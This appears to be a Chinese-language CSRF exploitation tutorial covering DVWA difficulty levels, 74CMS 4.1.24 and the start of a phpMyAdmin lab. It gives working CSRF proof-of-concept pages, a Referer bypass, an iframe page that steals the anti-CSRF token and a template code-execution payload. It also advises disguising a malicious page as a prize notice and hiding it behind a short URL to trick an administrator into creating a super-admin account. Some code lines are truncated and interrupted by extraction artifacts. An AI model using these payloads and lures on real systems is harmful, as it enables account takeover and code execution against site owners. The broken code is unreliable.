User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/dwwa/vulnerabilities/csrf/
Cookie: security=low; PHPSESSID=edc4c37jme9b27f79ot9oskc80

? < + > 0 matches

CSRF HTML:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://127.0.0.1/dwwa/vulnerabilities/csrf/">
  <input type="hidden" name="password&#95;new" value="hongri" />
  <input type="hidden" name="password&#95;conf" value="hongri" />
  <input type="hidden" name="Change" value="Change" />
  <input type="submit" value="Submit request" />
</form>
</body>
</html>
```

? < + > Type a search term

0 matches

Regenerate

Test in browser


Copy HTML

Close

把构造好的代码复制出来，复制到自己创建的HTML文件里，value里的值是要修改成的密码。

```
csrf.html x
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4 <script>history.pushState('', '', '/')</script>
5 <form action="http://192.168.1.108/dvwa/vulnerabilities/csrf/">
6   <input type="hidden" name="password&#95;new" value="hongri" />
7   <input type="hidden" name="password&#95;conf" value="hongri" />
8   <input type="hidden" name="Change" value="Change" />
9   <input type="submit" value="Submit request" />
10 </form>
11 </body>
12 </html>
13
```

点击submit request即可修改



修改成功

1.2.2.3 medium等级

从代码中可以看出先检测referer是否包含主机名称，再进行更改密码。

```
if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( strpos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ] ) != false ) {
        // Get input
        $pass_new = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string(
            $pass_new = md5( $pass_new );

            // Update the database
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])
            // Feedback for the user
            $html .= "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            $html .= "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        $html .= "<pre>That request didn't look correct.</pre>";
    }
}
```

```

}


((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

```

先看下phpinfo中SERVER_NAME是什么

_SERVER["HTTP_UPGRADE_INSECURE_REQUESTS"]	1
_SERVER["HTTP_CONNECTION"]	keep-alive
_SERVER["HTTP_HOST"]	localhost
_SERVER["REDIRECT_STATUS"]	200
_SERVER["SERVER_NAME"]	localhost
_SERVER["SERVER_PORT"]	80
_SERVER["SERVER_ADDR"]	127.0.0.1
_SERVER["REMOTE_PORT"]	1981
_SERVER["REMOTE_ADDR"]	127.0.0.1
_SERVER["SERVER_SOFTWARE"]	nginx/1.11.5
_SERVER["GATEWAY_INTERFACE"]	CGI/1.1

访问poc，并抓包修改referer，添加localhost进行绕过

 Request to http://192.168.1.108:80

Forward

Drop

Intercept is on

Action

Raw

Params

Headers

Hex


UTF-8

```

GET /dwwa/vulnerabilities/csrf/?password_new=hongri&password_conf=hongri&Change=Change HTTP/1.1
Host: 192.168.1.108
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.108/localhost
Cookie: security=medium; PHPSESSID=mn2avbp01m0u0q4o3cvi1tu916
Connection: close
Upgrade-Insecure-Requests: 1
    
```



修改成功



1.2.2.4 high等级

从代码可以看出增加了Anti-CSRF

token机制，用户每次访问更改页面时，服务器都会返回一个随机token，向服务器发送请求时，并带上随机token，服务端接收的时候先对token进行检查是否正确，才会处

```
if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new) : addslashes($pass_new));
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '' );

        // Feedback for the user
        $html .= "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        $html .= "<pre>Passwords did not match.</pre>";
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"])) ? false : $__mysqli_res);
}

// Generate Anti-CSRF token

generateSessionToken();
```

要绕过Anti-CSRF token机制，首先要获取token，再使用这个token进行修改密码。

然后构造以下代码

```
<html>
<body>
<script type="text/javascript">
    function attack()
    {
        document.getElementsByName('user_token')[0].value=document.getElementById("hack").contentWindow.document.getElementsByName('
document.getElementById("transfer").submit();
    }

</script>
<iframe src="http://192.168.1.108/dvwa/vulnerabilities/csrf" id="hack" border="0" style="display:none;">

</iframe>
<body onload="attack()">

<form method="GET" id="transfer" action="http://192.168.1.108/dvwa/vulnerabilities/csrf">

    <input type="hidden" name="password_new" value="hongri">

    <input type="hidden" name="password_conf" value="hongri">


    <input type="hidden" name="user_token" value="">

<input type="hidden" name="Change" value="Change">

</form>

</body>
</html>
```

访问后就立即修改密码



1.2.2.5 参考文章

<https://www.freebuf.com/articles/web/118352.html>

1.2.3 CSRF漏洞利用实例之骑士cms

1.2.3.1 安装步骤

骑士cms下载地址：<http://www.74cms.com/download/load/id/155.html>

漏洞环境：windows、phpstudy

存在漏洞：POS型CSRF、代码执行

下载解压，访问首页



安装向导

74cms V4.1.24 基础版 2017-02-24 20:00

4.1.24基础版授权协议 适用于4.1.24基础版用户

版权所有©2016，74CMS.com 保留所有权利。

骑士CMS 的官方网址是：www.74cms.com 交流论坛：www.74cms.com/bbs

为了使你正确并合法的使用本软件，请你在使用前务必阅读清楚下面的协议条款：

一、本授权协议适用且仅适用于 74CMS 4.1.24基础版本，74CMS官方对本授权协议的最终解释权。

二、协议许可的权利

- 1、您可以在完全遵守本最终用户授权协议的基础上，将本软件应用于商业用途。
- 2、您可以在协议规定的约束和限制范围内修改 74CMS 源代码或界面风格以适应您的网站要求。
- 3、您拥有使用本软件构建的网站全部内容所有权，并独立承担与这些内容的相关法律义务。
- 4、获得商业授权之后，您可以将本软件应用于商业用途，同时依据所购买的授权类型中确定的技术支持内容，自购买时刻起，在技术支持期限内拥有通过指定的方式获得指定范围内的技术支持服务。商业授权用户享有反映和提出意见的权力，相关意见将被作为首要考虑，但没有一定被采纳的承诺或保证。

三、协议规定的约束和限制

- 1、未获商业授权之前，不得将本软件用于任何用途。购买商业授权请登录 www.74CMS.com 了解最新说明。
- 2、未经官方许可，不得对本软件或与之关联的商业授权进行出租、出售、抵押或发放子许可证。
- 3、不管你的网站是否整体使用 74CMS，还是部份栏目使用74CMS，在你使用了74CMS的网站主页上必须加上74CMS官方网址(www.74CMS.com)的链接。

我同意

我拒绝

Copyright © 2016 74cms.com All Right Reserved

填写信息



环境检查

参数配置

开始安装

成功安装

填写数据库信息

数据库主机: 127.0.0.1

数据库服务器地址, 一般为127.0.0.1

数据库用户名: root

数据库密码: ●●●●

数据库名称: 74

数据表前缀: qs_

数据库端口: 3306

默认3306, 一般无需更改

管理员账号

管理员姓名: admin

登录密码: ●●●●

密码确认: ●●●●

电子邮箱: admin@baidu.com|

上一步

下一步



环境检查

参数配置

开始安装

成功安装



恭喜您，您已成功安装骑士cms！

网站首页

网站后台

1.2.3.2 利用过程

安装好后，进入添加管理员界面进行抓包

骑士人才系统

- 网站配置
- 安全设置
- 热门关键字
- 网站管理员
- 分类管理
- 页面管理
- 应用管理
- 导航设置
- 邮件设置
- 短信设置
- 会员日志
- 系统错误日志
- 微信公众平台
- 低效sql记录

欢迎: [once](#) [登录](#) [退出](#) [网站首页](#) | [官方论坛](#) | [1](#)

首页 企业 个人 内容 工具 系统

网站管理员 管理员列表 添加管理员 角色管理

提示:
通过管理员设置, 您可以进行编辑管理员资料、角色、密码以及删除管理员等操作;

新增管理员

用户名:

电子邮件:

密码:

再次输入密码:

所属角色: [超级管理员](#) [查看权限](#)

Powered by 74CMS 4.1.24

```
POST /74/index.php?m=admin&c=admin&a=add HTTP/1.1
Host: bugcn.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://bugcn.org/74/index.php?m=admin&c=admin&a=add
Cookie: think_language=zh-CN; PHPSESSID=rtjmqk1ag41rdusd80cq17q14; think_template=default
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
```

username=test&email=test%40baidu.com&password=test&repassword=test&role_id=1&submit3=%E6%B7%BB%E5%8A%A0

先知社区

使用Generate CSRF PoC生成HTML代码，并添加个中奖图片，简单伪装成中奖页面。

```
huodong.html
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4
5 <script>history.pushState('', '', '/')
```

还可以用短域名继续伪装

先知社区

☒ 生成

☐ 还原

http://bugcn.org/huodong.html

☒ t.cn ☐ dwz.cn

生成

 点击按钮进行验证




结果:

<http://t.cn/Ai9M1fLI> 复制

先知社区

然后诱导管理员打开并点击，创建成功



骑士人才系统管理中心

系统提示



操作成功

将在 3 秒后自动跳转。

[返回上一页](#)

Powered by 74CMS

先知社区

使用创建的账号密码登录

bugcn.org/74/index.php?m=admin&c=index&a=index

SQL BASICS• UNION BASED• ERROR/DOUBLE QUERY• TOOLS• WAF BYPASS• ENCODING• HTML• ENCRYPTION• OTHER• XSS• LFI•

Load URLhttp://t.cn/Ai9M1fLJ

Split URL

Execute

☐ Post data☐ Referrer☒ 0xHEX☒ %URL☒ BASE64☒ Replace All

骑士人才系统

欢迎: hongri 登录 [退出] 网站首页 | 官方论坛

管理中心首页

退出登录

欢迎登录 骑士人才系统 管理中心!

您还没有删除 install 文件夹, 出于安全的考虑, 我们建议您删除 install 文件夹及 install.php.

今日统计

新增个人会员: +1

新增企业会员: 0

企业新增订单: 0

新增简历: +1

新增职位: 0

个人新增订单: 0

简历刷新次数: +1

简历下载量: 0

发出面试邀请: 0

昨日统计

新增个人会员: 0

新增企业会员: 0

企业新增订单: 0

新增简历: 0

新增职位: 0

个人新增订单: 0

简历刷新次数: 0

简历下载量: 0

发出面试邀请: 0

待处理事务

待审核职位: 0

待审核简历: +1

待认证企业: 0

待审核简历照片/作品: 0

举报信息: 0

意见建议: 0

最近30天会员注册趋势

NaN	
NaN	
NaN	
NaN	

使用代码执行漏洞执行phpinfo

poc : index.php?m=Admin&c=Tpl&a=set&tpl_dir=a'.{phpinfo()}'

PHP Version 5.4.45

System	Windows NT 172_16_0_14 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpStudy\PHPTutorial\php\php-5.4.45\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,TS,VC9

1.2.4 CSRF漏洞利用实例之phpMyAdmin

1.2.4.1 安装步骤

此漏洞使用VulnSpy在线靶机
靶机地址：<https://www.vulnspy.com/?u=pmasa-2017-9>
存在漏洞：GET型CSRF
点击开启实验

phpMyAdmin 4.7.x XSRF/CSRF vulnerability (PMASA-2017-9)

1 phpMyAdmin 4.7.x XSRF/CSRF Vulnerability (PMASA-2017-9)

phpMyAdmin is a well-known MySQL/MariaDB online management tool, phpMyAdmin team released the version 4.7.7 that addresses the CSRF vulnerability found by Barot. (PMASA-2017-9). The vulnerability allows an attacker to execute an arbitrary SQL statement silently by inducing an administrator to access malicious pages.

In this article, we will use VulnSpy's [online phpMyAdmin environment](#) to demonstrate the exploit of this vulnerability.

VulnSpy's online phpMyAdmin environment address: <https://www.vulnspy.com/?u=pmasa-2017-9>

2 Exploit CSRF - Modifying the password of current user

Change the current user password to `www.vulnspy.com`, SQL command:

```
1 | SET password=PASSWORD('www.vulnspy.com');
```

Exploit Demonstration

2.1 Log in to phpMyAdmin


Username: root Password: toor

START TO HACK


点击上方按钮开启实验。

- # TOP
- 1 phpMyAdmin 4.7.x XSRF/CSRF Vulnerability (PMASA-2017-9)
